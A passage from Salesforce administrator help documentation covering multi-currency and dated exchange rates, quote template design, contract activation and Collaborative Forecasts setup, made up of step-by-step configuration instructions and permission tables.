2. Contact salesforce.com to request enablement. Be prepared to provide the following information:
   - The organization ID (production or sandbox)
   - The default currency stamp for current and future records (USD, EUR, GBP, etc.)
   - Confirmation that you understand that multiple currencies can't be disabled once enabled
   - Confirmation that you are a system administrator authorized on behalf of your organization to request multi-currency enablement and that you consent to the lockout of this organization for a certain period of time, depending on your organization's data usage volume

   Note: For large organizations, multiple currencies might be enabled over the weekend to avoid performance issues during the work week.

Implications of Enabling Multiple Currencies

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Enabling multiple currencies introduces permanent changes in your organization. Before proceeding with enablement, be aware of these implications to ensure a smooth transition for your organization.

- Once enabled, multiple currencies can't be disabled for your organization.
- Work with your salesforce.com representative to determine the best time for multi-currency enablement. The enablement process temporarily locks your organization, preventing any integration processing and user logins. The lockout duration depends on the data space used by your organization. This table shows the lockout durations and recommended times for enablement.

Used Data Space (excluding files)	Estimated Organization Lockout Duration	Recommended Time for Enablement
Less than 100 MB	Less than 2 minutes	Anytime
100 MB to 10 GB	Up to 1 hour	After 5 p.m. (local time)
Over 10 GB	Several hours	After 5 p.m. on Friday (local time)

- Upon enablement, all existing records are stamped with a default currency code that you provide in your enablement request. For example, if your organization contains records using USD and EUR, you need to switch them all to the same default currency prior to enablement. Support for this type of conversion is also available as a salesforce.com paid implementation service.
- Objects that support multiple currencies include Opportunities, Opportunity Products, Opportunity Product Schedules, Campaign Opportunities, and reports related to these objects and fields. By default, page layouts for these objects have multiple-currency compatible fields, which allow you to specify the currency for the record. Typically, these fields are available only when creating a new record or editing an existing record. The selected currency is used for the primary amount field.
- After enablement, the primary currency displays as usual and, optionally, a secondary currency amount appears in parentheses. The primary currency is typically the default corporate currency, unless it's overridden at the record level. The amount shown in parentheses is the user's personal default currency, calculated based on the conversion rate settings defined in your organization. To control whether the converted currency amount appears, enable or disable parenthetical currency conversion from the Manage Currencies page.
- In reports, the primary currency reflects either the default corporate currency or the currency selected for the record. The secondary currency reflects the personal default currency of the user running the report, or the currency specified in the report criteria.
- Users can specify a personal default currency on their personal information page. It displays as the secondary currency amount (converted amount) if parenthetical currency conversion is enabled. Changing the personal default currency updates the converted amount in real time.
- Once a currency is added to an organization's list of supported currencies, it can't be deleted from the administrator's list of currencies, even when it is deactivated. This is a cosmetic issue that doesn't impact end users. A deactivated currency is not visible to end users but remains visible to administrators. Salesforce.com recommends that you keep this in mind during testing and use only those currencies that you eventually plan to use in your organization.
- After enablement, all currency fields display the ISO code of the currency before the amount. For example, $100 displays as USD 100.

- By default, all converted amounts in your organization rely on the current conversion rates defined for your organization. Conversion rates must be set and updated manually. Changing the exchange rate automatically updates converted amounts on all records, including on closed opportunities.

  You can opt to use dated exchange rates by using advanced currency management to track historical exchange rates. When enabled, advanced currency management allows maintaining a list of exchange rates by date range, and converted currency amounts on opportunities display based on the specified Close Date, regardless of the opportunity stage. Changing the Close Date impacts converted amounts if it changes to a different exchange rate period.

  Note: Dated exchange rates are not used in forecasting, currency fields in other objects, or currency fields in other types of reports.

About Advanced Currency Management

Activating and Deactivating Currencies

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To view currencies:	"View Setup and Configuration"
To change currencies:	"Customize Application"

Organizations that have enabled multiple currencies must specify which currencies are supported.

- **Active currencies**—These represent countries in which your organization does business. Only active currencies can be entered in opportunities, forecasts, and other items. Once you activate a currency, you can never permanently delete it.
- **Inactive currencies**—These are currencies that your organization no longer uses. You may have existing records that use inactive currencies, but you cannot enter new amounts in inactive currencies.

To activate new currencies:

1. From Setup, click **Company Profile** > **Manage Currencies**.
2. Click **New** in the Active Currencies related list.
3. Select a currency. Currencies are alphabetized using their ISO currency code.
4. Enter the conversion rate relative to your corporate currency.
5. Specify the number of decimal places to show for amounts in this currency.
6. Click **Save**.

To activate a currency from the list of inactive currencies, click **Activate** next to the currency.

To deactivate a currency, click **Deactivate** next to the currency. Deactivating a currency does not alter amounts in items that use that currency. However, you can no longer enter new amounts using the inactive currency.

Note: Deactivating a currency that is set as a user's personal currency automatically resets the user's currency to the corporate currency.

Editing Conversion Rates
About Advanced Currency Management
Administrator setup guide: Using Multiple Currencies

About Advanced Currency Management

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable advanced currency management:	"Customize Application"
To view currencies:	"View Setup and Configuration"
To change currencies:	"Customize Application"

Advanced currency management allows you to manage dated exchange rates within opportunities using Salesforce. Dated exchange rates allow you to map a conversion rate to a specific date range. For example, the exchange rate on January 1 was 1 USD to 1.39 AUD, but on February 1, it changed to 1 USD to 1.42 AUD. Your opportunities that closed between January 1 and February 1 use the first exchange rate (1 = 1.39), while opportunities that closed after February 1 used the second exchange rate (1 = 1.42).

Dated exchange rates are defined using a start date and a conversion rate. Each rate is in effect until either the end of time or the day before the next start date for that currency. The time between on start date and the next start date is called the exchange rate date range. These ranges can be as small as a day and as large as all of time.

To enable or disable advanced currency management, see Enabling or Disabling Advanced Currency Management on page 1555.

When advanced currency management is first enabled, your existing exchange rates automatically become the first set of dated exchange rates. These rates will be valid for all time, until you define another set of exchange rates. For more information, see Editing Dated Exchange Rates on page 1557.

If you disable advanced currency management, all currency conversions will use the static conversion rate. See Editing Conversion Rates on page 1556.

Advanced Currency Management Considerations

- Dated exchange rates are used for opportunities, opportunity products, opportunity product schedules, campaign opportunity fields, and reports related to these objects and fields. Dated exchange rates are not used in forecasting, currency fields in other objects, or currency fields in other types of reports.
- Organizations with advanced currency management support roll-up summary fields between two advanced currency management objects. For example, roll-up summary fields are supported from an opportunity line object to its opportunity object, because both are advanced currency management enabled. However, if you enable advanced currency management, you can't create roll-up summary fields that calculate currency on the opportunity object rolling up to the account object, and you can't filter on the opportunity currency field on the account object. All existing currency-related roll-up summary fields on the opportunity object are disabled and their values are no longer calculated. If your organization enables advanced currency management, you should delete any currency roll-up summary fields using opportunities and accounts or opportunities and custom objects.
- Campaign opportunity fields use dated exchange rates when calculating the amount in the campaign currency, but are not used when converting those amounts to the user currency.
- Cross-object formulas always use the static conversion rate for currency conversion.
- If advanced currency management is enabled, you can't bind Visualforce pages that use `<apex:inputField>` or `<apex:outputField>` components to currency fields that support advanced currency management.

Enabling or Disabling Advanced Currency Management

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To enable advanced currency management:	"Customize Application"

To enable advanced currency management:

1. Enable multiple currencies for your organization. For more information, see Managing Multiple Currencies on page 1550.
2. From Setup, click **Company Profile** > **Manage Currencies**.
3. Click **Enable**.
4. When prompted, select `Yes, I want to enable Advanced Currency Management` and click **Enable**.

When advanced currency management is first enabled, your existing exchange rates automatically become the first set of dated exchange rates. These rates will be valid for all time, until you define another set of exchange rates.

To disable advanced currency management:

1. From Setup, click **Company Profile** > **Manage Currencies**.
2. Click **Disable**.

3. When prompted, select `Yes, I want to disable Advanced Currency Management` and click **Disable**.

If you disable advanced currency management, all currency conversions will use the static conversion rate. See Editing Conversion Rates on page 1556.

When advanced currency management is enabled, Visualforce `<apex:inputField>` and `<apex:outputField>` components cannot display currency fields.

About Advanced Currency Management

Editing Conversion Rates

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To view currencies:	"View Setup and Configuration"
To change currencies:	"Customize Application"

You can manage exchange rates between your active and inactive currencies and the corporate currency by editing the conversion rates. These are static exchange rates that apply to all currency fields used in your organization. In addition to these conversion rates, your organization may also use dated exchange rates for opportunities and opportunity products.

To edit your organization's static conversion rates:

1. From Setup, click **Company Profile** > **Manage Currencies**.
2. If advanced currency management is enabled, click **Manage Currencies**.
3. Click **Edit Rates** in the Active Currencies or Inactive Currencies lists.
4. Enter the conversion rate between each currency and your corporate currency.
5. Click **Save**.

When you change the conversion rates, currency amounts are updated using the new rates. Previous conversion rates are not stored. All conversions within opportunities, forecasts, and other amounts use the current conversion rate.

If your organization uses advanced currency management, you can also manage dated exchange rates for currency fields on opportunities and opportunity products.

Note:

- You cannot track revenue gain or loss based on currency fluctuations.

- Changing conversion rates causes a mass recalculation of roll-up summary fields, which may take up to 30 minutes, depending on the number of records affected and other factors.

Editing Dated Exchange Rates

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view currencies:	"View Setup and Configuration"
To change currencies:	"Customize Application"

To add new dated exchange rates:

1. From Setup, click **Company Profile** > **Manage Currencies**.
2. Click **Manage Dated Exchange Rates**.
3. Click **New Exchange Rates**.
4. Enter the date that the exchange rates go into effect.
5. Enter the exchange rates.

    Note: The exchange rates will default to the current exchange rate. If you do not want to set a new exchange rate for a currency, delete the exchange rate (leave the field blank).

6. Click **Save** to save the new dated exchange rates.

To view existing dated exchange rates:

1. From Setup, click **Company Profile** > **Manage Currencies**.
2. Click **Manage Dated Exchange Rates**.
3. Select the date range you want to view either by entering the date and clicking **Go!**, or by selecting **Previous Range** or **Next Range**.

To delete a dated exchange rate for a particular currency:

1. From Setup, click **Company Profile** > **Manage Currencies**.
2. Click **Manage Dated Exchange Rates**.
3. Click the name of the currency you want to edit.
4. Click **Del** for the date range you want to delete.

If the date range you want is not displayed, enter it in the `Show all rates with start dates between` fields and click **Go!**.

To edit your dated exchange rates for a particular currency:

1. From Setup, click **Company Profile** > **Manage Currencies**.
2. Click **Manage Dated Exchange Rates**.
3. Click the name of the currency you want to edit.
4. Click **Edit** for the date range you want to edit. If the date range you want is not displayed, enter it in the `Show all rates with start dates between` fields and click **Go!**.
5. Edit the exchange rate, setting it to the new value for the date range, and click **Save**.

CUSTOMIZING OPTIONS FOR QUOTES

Enabling Quotes

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable or disable Quotes:	"Customize Application"

To enable Quotes for your organization:

1. From Setup, click **Customize** > **Quotes** > **Settings**.
2. Select `Enable Quotes`.
3. Click **Save**.
4. Select `Opportunity Layout` to display the Quotes related list on the standard opportunity page layout.
5. Optionally, select `Append to users' personal related list customization` to add the Quotes related list to all opportunity page layouts users have customized.
6. Click **Save** to finish.

Disabling Quotes

Select `Disable Quotes` to disable the feature for your organization.

Important: You can't disable quotes if your records have any references to quotes, quote line items, or quote PDFs from any application customizations, including formula fields, triggers, workflow rules, and approval processes. You must remove these references before you can disable quotes. You can't disable quotes if you have any quotes synced with an opportunity. You must first stop syncing all quotes before you can disable the feature.

Quote Templates Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create quote templates:	"Customize Application"
To view quote templates:	"View Setup and Configuration"

Watch a Demo: Using Quote Templates (2 minutes)

Use quote templates to design, preview, and activate custom templates for the quotes you send to your customers.

Choose standard and custom fields from Quote and quote-related objects, such as Account and Opportunity, and arrange the data in groups or tables. You can also add and format rich-text content such as signature blocks and terms and conditions, display your company logo or other images, and create repeating headers and footers.

Users select quote templates from their quote records, generate quote PDFs, and email them to their customers.

The quote templates feature looks and works a lot like the enhanced page layout editor, so if you're familiar with editing page layouts, you'll find the template editor just as easy to use.

Important:

- If you used quote templates during the Summer '10 beta release, you'll notice a change in how template logos and signature blocks work. The first time you create a template in the Winter '11 release, if you add any content to the header or footer, the logo and signature block you previously used won't be displayed. If the new template's header *and* footer have no content, the original logo and signature block will appear.
- If you create a configuration-only sandbox for your organization, templates that contain `Text/Image` fields cannot be opened for editing within the sandbox.

Enabling Quotes
Quotes Overview

Creating Quote Templates

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create quote templates:	"Customize Application"
To view quote templates:	"View Setup and Configuration"

1. From Setup, click **Customize** > **Quotes** > **Templates**.
2. Click **New** and select an existing template, such as `Standard Template`, on which to base your new template.
3. Give your new template a name.
4. On the template editor, drag the elements you want, and then fill in the details. If you want to add:
    - One or more Quote fields or fields from related objects, use a section and add fields to it.
    - Text that you can edit and format, such as terms and conditions, use `Text/Image Field`.
    - An image, such as your company logo, use `Text/Image Field`.
    - A table of Quote fields or fields from a different object, such as Quote Line Item, use a list.
5. Click **Quick Save** to save your changes and continue working on the template.
6. Click **Save and Preview** to preview your template.
7. Click **Save** when you're finished.
8. Return to the Quote Templates page and click `Activate`.

Tip: If you use Chatter, post an update to spread the word that the template is ready for use.

To create quote templates:	"Customize Application"
To view quote templates:	"View Setup and Configuration"

Use quote templates to design, preview, and activate custom templates for the quotes you send to your customers.

Navigating the Quote Templates Editor

The template editor has two parts: a palette at the top and a template layout below.

The palette contains the elements you can add to the layout, including list and section, and fields that you can add to sections.

- Click beneath the palette to expand or collapse it.
- In the left column, select an object to display its fields on the palette.
- Use `Quick Find` to easily locate items on the palette.

Working with the Quote Templates Editor

- To add an element to the template, drag it from the palette to the layout. Use a section to add and arrange fields from the quote object. Use a list to create a table with fields from another object, such as quote line item. The `Text/Image Field` lets you enter text or upload an image, such as your company logo.
- Press CTRL+click to select multiple fields and SHIFT+click to select a range.
- To remove an element from the layout, drag it back to the palette, or hover over its title bar and click .
- When you drag a section, select `Hide Title` if you don't want the section's title to appear on the template or the PDF.
- For any section, (including a header or footer), you can change the number of columns, adjust field alignment, and hide or show field labels. Click and make the changes you want.
- To step backward or forward, click **Undo** and **Redo**.
- To change the properties of any component on the layout, double-click its title bar or click .
- To rename the template, click **Quote Template Properties**.
- To preview your template, click **Save and Preview**.
- To save your changes and continue editing the template, click **Quick Save**.
- To save your changes when you're finished editing the template, click **Save**. Don't navigate away from the template before clicking **Save** or you'll lose your changes.

Quote Templates Overview
Creating Quote Templates

Viewing and Editing Quote Templates

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create quote templates:	"Customize Application"
To view quote templates:	"View Setup and Configuration"

1. From Setup, click **Customize** > **Quotes** > **Templates**.
2. Click **Edit** next to the template you want.
3. If you need to edit the template name, click **Quote Template Properties** and enter the new name in the `Template Name` field. Click **OK**.

   Note: You can't rename a quote template if you're using Salesforce Professional Edition.

4. You can:
   - Add or edit sections (for fields), text, images, and lists as needed.
   - Redesign the template header or footer.
   - Change, hide, or show the title of a section, list, header, or footer after it's in place by clicking . Edit the title and select or deselect `Hide Title`.
   - Hide field labels in sections and the header and footer.
   - Change the number of columns (one or two) in sections.
   - Change field alignment (left or right) in sections.
5. Click **Save** when you're finished.

   Alternately, you can save your changes in a copy of the original template by clicking **Save As**.

   Note: The **Save As** option isn't available in Salesforce Professional Edition. To make a copy of a template in Professional Edition, click **New** on the Quote Templates page then select the existing template that you want to duplicate.

Adding Fields to Quote Templates
Adding Rich Text to Quote Templates
Using Headers and Footers on Quote Templates

Adding Fields to Quote Templates

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create quote templates:	"Customize Application"
To view quote templates:	"View Setup and Configuration"

On your quote template, you can display standard and custom fields from the quote object and these related objects: account, contact, opportunity, organization, and user. Use a `Text/Image Field` to display a graphic, such as your company logo, or text that can be formatted, such as a signature block. To add fields to a header or footer, just drag them into place. To add fields to the body of your template, drag a section component first.

Note:

In some cases, a field may not appear on the quote templates palette or on a PDF created from a template.

- If a user is unable to view or update a field because of field-level security settings, that field won't appear on PDFs created from a template, even if the template includes that field. Read-only fields will appear on PDFs.
- A field that appears on a quote page layout but does not have a value for a given quote will appear on the quote templates palette, but won't appear on PDFs created from that quote.
- Quote line item fields that don't contain data won't appear as columns in a list when a PDF is created, even if the template includes that field. For example, if no quote line items offer a discount, the `Discount` column won't appear, even if the list includes the `Discount` field.
- If a related list is not included on a quote page layout, it won't appear on the template palette or any PDFs for quotes that use that page layout.

Adding Fields to Headers and Footers

1. If you need to change the number of columns in your header or footer, click and select the number (one or two) that you want.
2. Drag the fields you want into the header or footer. Press CTRL+click to select multiple fields and SHIFT+click to select a range.
3. If you want to add rich text or an image, drag the `Text/Image Field`.
4. If you need to change field alignment within a column, click and select left or right alignment.
5. If you want to hide field labels, click and select the `Hide` checkbox.
6. Use the `Blank Space` field to add vertical space anywhere on the template.

Adding Fields to the Template Body

1. Drag a section component from the palette to the template.
2. Enter a title for the section. Select **Hide Title** if you don't want the title to appear on the template or PDF. Click **OK**.
3. Select an object from the palette to display its fields.

4. Drag the fields you want into the section. Press CTRL+click to select multiple fields and SHIFT+click to select a range.
5. If you want to add rich text or an image, drag the `Text/Image Field`.
6. If you need to change field alignment within a column, click and select left or right alignment.
7. If you want to hide field labels, click and select the `Hide` checkbox.
8. Use the `Blank Space` field to add vertical space anywhere on the template.

Adding Lists to Quote Templates

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create quote templates:	"Customize Application"
To view quote templates:	"View Setup and Configuration"

Use lists in your quote template to arrange and display fields from quote line item or any other standard or custom object that has a lookup relationship to the quote object. A list looks like a table, with field names appearing as columns. You can add lists to the body of your quote template but not to the header or footer.

Note:

In some cases, a field may not appear on the quote templates palette or on a PDF created from a template.

- If a user is unable to view or update a field because of field-level security settings, that field won't appear on PDFs created from a template, even if the template includes that field. Read-only fields will appear on PDFs.
- A field that appears on a quote page layout but does not have a value for a given quote will appear on the quote templates palette, but won't appear on PDFs created from that quote.
- Quote line item fields that don't contain data won't appear as columns in a list when a PDF is created, even if the template includes that field. For example, if no quote line items offer a discount, the `Discount` column won't appear, even if the list includes the `Discount` field.
- If a related list is not included on a quote page layout, it won't appear on the template palette or any PDFs for quotes that use that page layout.

1. Drag a list from the palette to the template.
2. Enter a title for the list. Select **Hide Title** if you don't want the title to appear on the template or PDF.
3. In the `Object` field, select the object whose fields you want to appear in the list.

4. Use the **Add** and **Remove** arrows to move columns from the Available Fields list to the Selected Fields list. Use the **Up** and **Down** arrows to change the order of the columns. A list can include up to 10 fields.
5. Click **OK**.

Viewing and Editing Quote Templates

Adding Rich Text to Quote Templates

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create quote templates:	"Customize Application"
To view quote templates:	"View Setup and Configuration"

Use the quote templates text/image field to add text you can format, such as your organization's address or terms and conditions. You can also insert images, like your company logo. You can use text/image fields in the body of your template, and also in the header and footer.

Rich Text Restrictions

Text formatting is not available in the `Text/Image Field` for Unicode languages such as Arabic and Japanese.

The maximum number of characters you can use in the quote templates `Text/Image Field` is 32,000, which includes the hidden HTML characters used to format text.

1. Drag a `Text/Image Field` into place in the header, the footer, or any section in the body.
2. Type or paste your text into the field, then format it however you like.
3. Click **OK**.

Tip: Use a text/image field to create a signature block.

Adding Images to Quote Templates

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create quote templates:	"Customize Application"
To view quote templates:	"View Setup and Configuration"

Use the quote templates text/image field to insert images, like your company logo. You can use text/image fields in the body of your template, and also in the header and footer.

You can store images for uploading in either your own file system or in Salesforce CRM Content.

If you store images on the Documents tab or the Static Resources page, you'll get a Web address you can use to insert the image.

Note: If you need to insert an image from a *public* Web address outside the Salesforce application (such as your company's website), contact Salesforce and ask to have the public URL whitelisted for your organization.

Image Size Considerations

If you insert an image that's too large, it will be cropped when users create quote PDFs from the template. To prevent cropping, click **Save and Preview** after you insert an image, then resize the image if you need to.

Inserting an Uploaded Image

1. If you want to use an image stored in Salesforce CRM Content, locate the image and download it to your local file directory.
2. Drag a `Text/Image Field` into place in the header, the footer, or any section in the body.
3. Select **Hide Title** if you don't want the title to appear on the template or PDF.
4. Click the image icon, then click **Browse...** and locate the image in your file directory.
5. Click **Open** and the image appears in the field. You can resize it by dragging the sizing handles, which show the image's height and width in pixels.
6. Click **OK**.
7. Click **Save and Preview** to see how the image will look in PDFs created from the template.

Inserting an Image from a Salesforce Web Address

1. If you need to, upload the image to the Documents tab or define a static resource.
2. Drag a `Text/Image Field` into place in the header, the footer, or any section in the body.
3. Select **Hide Title** if you don't want the title to appear on the template or PDF. Click **OK**.
4. On the Documents tab or the Static Resources page, open the image's detail page, click **View File**, and copy its URL.
5. Return to the quote template editor and click in the title bar of the text/image field.
6. Click the image icon, then click the Web Address tab.
7. Paste the URL into the **URL** field, then click **Insert**. The image appears in the field. You can resize it by dragging the sizing handles, which show the image's height and width in pixels.

8. Click **OK**.
9. Click **Save and Preview** to see how the image will look in PDFs created from the template.

Important: If the image is removed from the Documents tab or Static Resources page, where it is stored, the template displays a message that the image is not available. Restore the image, then open the template, delete the error message image, and repaste the URL.

Customizing Quote PDFs with Quote Templates
Viewing and Editing Quote Templates
Using Headers and Footers on Quote Templates

Using Headers and Footers on Quote Templates

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create quote templates:	"Customize Application"
To view quote templates:	"View Setup and Configuration"

Use headers and footers to show standard, repeating information on your quote template, such as your company logo, your company address, the date the quote was created, or the quote number. Headers and footers can span the width of the template or be divided into two equal columns.

A header or footer is essentially a section: you can add fields to it and show or hide its title. You can't remove a header or footer or add more sections to it.

Note:

In some cases, a field may not appear on the quote templates palette or on a PDF created from a template.

- If a user is unable to view or update a field because of field-level security settings, that field won't appear on PDFs created from a template, even if the template includes that field. Read-only fields will appear on PDFs.
- A field that appears on a quote page layout but does not have a value for a given quote will appear on the quote templates palette, but won't appear on PDFs created from that quote.
- Quote line item fields that don't contain data won't appear as columns in a list when a PDF is created, even if the template includes that field. For example, if no quote line items offer a discount, the `Discount` column won't appear, even if the list includes the `Discount` field.
- If a related list is not included on a quote page layout, it won't appear on the template palette or any PDFs for quotes that use that page layout.

1. If you need to change the number of columns in your header or footer, click and select the number (one or two) that you want.

Tip: To display an image that spans the width of a page, use a one-column header or footer. For terms and conditions text, use a one-column footer.

2. Select an object and drag the fields you want into the header or footer. Press CTRL+click to select multiple fields and SHIFT+click to select a range.

   If you want to use an image, such as your company logo, or include extended information, such as terms and conditions, use a `Text/Image Field`.
3. If you need to change field alignment within a column, click and select left or right alignment.
4. If you want to hide field labels, click and select the `Hide` checkbox.
5. Select **Hide Title** if you don't want the title to appear on the template or PDF.
6. Click **OK**.

Previewing Quote Templates

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create quote templates:	"Customize Application"
To view quote templates:	"View Setup and Configuration"

Preview your quote templates to make sure the quote PDFs users create will look the way you want them to.

Note: Preview shows templates in system administrator profile view. The preview and the template show any rich text and images you've added. Other data is simulated.

Text fields displayed in a related list in a quote PDF are truncated to less than 256 characters. This limitation occurs on rich text area fields, other types of text fields, standard fields, and custom fields.

1. Open the template you want to preview. Edit the template if you need to.
2. Click **Save and Preview**.

   Important: **Save and Preview** saves changes to your template, so after you preview, you can't undo them.
3. In the Template Preview overlay, verify that the content and layout are correct.

4. Click **Close**.

User Permissions Needed	
To create quote templates:	"Customize Application"
To view quote templates:	"View Setup and Configuration"

Upgrading Quote Templates from the Summer '10 Beta Release

If you used quote templates during the Summer '10 beta release, you'll notice a change in how template logos and signature blocks work. The first time you create a template in the Winter '11 release, if you add any content to the header or footer, the logo and signature block you previously used won't be displayed. If the new template's header *and* footer have no content, the original logo and signature block will appear.

Understanding Template Field Names

To help you understand the information you'll get when you select fields for your template, some field names provide additional information that does not appear on PDFs created from the template.

Object	Object Field	Template Field Name	PDF Field Name
User	`First Name, Last Name`	`Prepared By (Name)`	`Prepared By`
User	`Email`	`Prepared By (Email)`	`E-mail`
User	`Phone`	`Prepared By (Phone)`	`Phone`
User	`Fax`	`Prepared By (Fax)`	`Fax`
Company Information	`Address`	`Organization (Address)`	`Company Address`
Quote Documents	Hidden. The date the PDF was generated and saved in the quote documents object.	`Quote PDF (Created Date)`	`Created Date`

Creating a Totals Section

Use a totals section to show grand total amounts for your quote.

1. Create the section. You have a couple of options.

- Select `Standard Template` when you create a new template. The standard template contains a totals section, and you can modify it as you wish.
- Drag a section onto the layout of any template, then drag total-related fields (such as `Subtotal` and `Grand Total`) to the right half of the section. Hide the title if you are placing the section directly beneath a list.

2. Click and select right field alignment.

Note: Fields within sections have different alignment than columns within lists, so if you place your totals section beneath a list, its field values will not line up beneath the rightmost list values.

For example, your template might include a list of quote line items, including a `Total Price` column at the far right that shows the total for each line item. If you add a totals section beneath the list, and include `Subtotal`, `Total Price`, and `Grand Total` fields, their values will show the total of all line items, but the amounts will not line up beneath the list's `Total Price` column.

Creating a Signature Block

Use a signature block to create signature and date lines so your customers can sign off on their quotes.

1. Drag a `Text/Image Field` into the footer of your template. Use two columns for the footer if you want to right-align your signature block or create two.
2. Enter a label for each line you want to create. For example:
   - Signature
   - Name
   - Title
   - Date
3. Use the underscore key to create a line after each label.
4. Click **OK**.

Hiding Field Labels

You can show field content without labels in quote template sections, headers, and footers. Just click and select the `Hide` checkbox. Field names appear in gray on the quote template editor, but they don't appear on quote PDFs. Click **Save and Preview** to see how PDFs will look.

Sandbox Restrictions for Quote Templates

If you create a configuration-only sandbox for your organization, templates that contain `Text/Image` fields cannot be opened for editing within the sandbox.

ACTIVATING SALES CONTRACTS

Activating Contracts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To activate contracts:	"Activate Contracts" AND "Read" and "Edit" on contracts

Administrators and users with the "Activate Contracts" permission can activate contracts. To edit an activated contract, a user must have the "Activate Contracts" permission.

Activating a contract changes the contract status to **Activated** and makes the contract read only. Activated contracts cannot be changed and only users with the "Delete Activated Contracts" permission can delete a contract with **Activated** status. To activate a contract:

1. Select the contract you want to activate.
2. Click **Activate**. The status of an activated contract is "Activated."

CONFIGURING COLLABORATIVE FORECASTS

Setting Up Forecasts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Important:

- This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).
- For Forecasts features to function correctly, don't disable the new user interface theme for your organization. Additionally, Territory Management and custom fiscal years must not be enabled.
- For best viewing results, keep the `Tab Bar Organizer` enabled when using Forecasts.

If your organization is migrating to Collaborative Forecasts, see Planning Your Migration from Customizable Forecasting to Forecasts on page 1168. To set up the forecasts feature, you need to:

- Enable users who need to use forecasts.
- Set up your forecasts hierarchy to determine how forecasts roll up within your organization and who can view and adjust them. To do this, from Setup, click **Customize** > **Forecasts** > **Forecast Hierarchy**.
- Enable quotas to make this functionality available in your organization.
- Enable forecasts adjustments for your organization and for specific user profiles to make this functionality available in your organization.
- Define your forecast range. You can select the period and default range for your organization.
- Enable the data source you want to use.
- Customize your forecast categories if your organization uses specific terminology.
- Select the fields that appear in the opportunity pane
- Set a forecast currency if your organization uses multiple currencies. You can select either your organization's corporate currency or the forecast owner's personal currency.
- Make sure the Forecasts tab is visible to forecasting users.

Disabling Forecasts Functionality

Defining Forecasts Settings

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable Forecasts users:	"Manage Users" AND "Customize Application"
To manage quotas:	"Customize Application" AND "Manage Quotas"

Important:

- This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).
- For Forecasts features to function correctly, don't disable the new user interface theme for your organization. Additionally, Territory Management and custom fiscal years must not be enabled.
- For best viewing results, keep the `Tab Bar Organizer` enabled when using Forecasts.

If you're an existing organization using Forecasts (Classic) or Customizable Forecasts and want to use Forecasts, contact your salesforce.com representative.

Additionally, salesforce.com recommends that you review the documentation prior to setting up Forecasts. If you later change certain settings, you can lose some data.

For a more detailed step-by-step explanation of setting up Forecasts and why you'd want to enable certain functionality, see the *Forecasts Administrator's Workbook*.

1. From Setup, click **Customize** > **Forecasts** > **Settings**. If forecasts is not already enabled, select `Enable Forecasts`.
2. Select the data source that you want to use.
3. Under Forecast Range, use the drop-down lists to select a beginning period and the number of periods you want to display.*
4. If you need to, customize your Forecast Categories.
5. Select the fields that appear in the opportunity pane of a forecast page.
6. Optionally, enable quotas for your organization.
7. Optionally, enable forecasts adjustments for your organization and for specific users.*
8. If your organization uses multiple currencies, select the currency in which your users will forecast.
9. Click **Save**.

Now you can enable users who need to use forecasts and set up your forecasts hierarchy to determine how forecasts roll up within your organization, and who can view and adjust them.

* You can always return to the Forecasts Settings page to make changes. However, if you later disable adjustments, adjustment data is purged; if you change your period or data source settings, both quota and adjustment data is purged.

Forecasts Overview
Setting Up Forecasts
Disabling Forecasts Functionality

Enabling Users for Forecasts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable Forecasts users:	"Manage Users" AND "Customize Application"

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

1. From Setup, click **Manage Users** > **Users**.
2. For each user you want to enable, click **Edit**.
3. Under General Information, select `Allow Forecasting`.
4. Click **Save**.

Enabled users are available in the forecasts hierarchy.

You can also enable additional users or disable users you've already enabled when you configure your forecast hierarchy.

Forecasts Overview
Enable Partner Portal Users to Add Forecasts Opportunities
Setting Up Forecasts

Enable Partner Portal Users to Add Forecasts Opportunities

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable Forecasts users:	"Manage Users" AND "Customize Application"
To assign partner profiles to partner portals:	"Customize Application"

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

Before beginning, make sure that you've:

- Enabled partner portals for your organization and created a partner portal.
- Created a partner profile and assigned it to your partner portal.
- Enabled an account as a partner and enabled partner portal login for a contact of that account.

If your organization works with partners, you can include the figures from partner user opportunities in users' forecasts. Follow these steps to add partner portal users to the forecast hierarchy.

1. From Setup, click **Manage Users** > **Users** and select the partner portal contact you created.
2. Make sure that the Active and Allow Forecasting checkboxes are selected.
3. Enable the partner portal user in the forecast hierarchy and make sure the person is assigned to an active forecast manager.

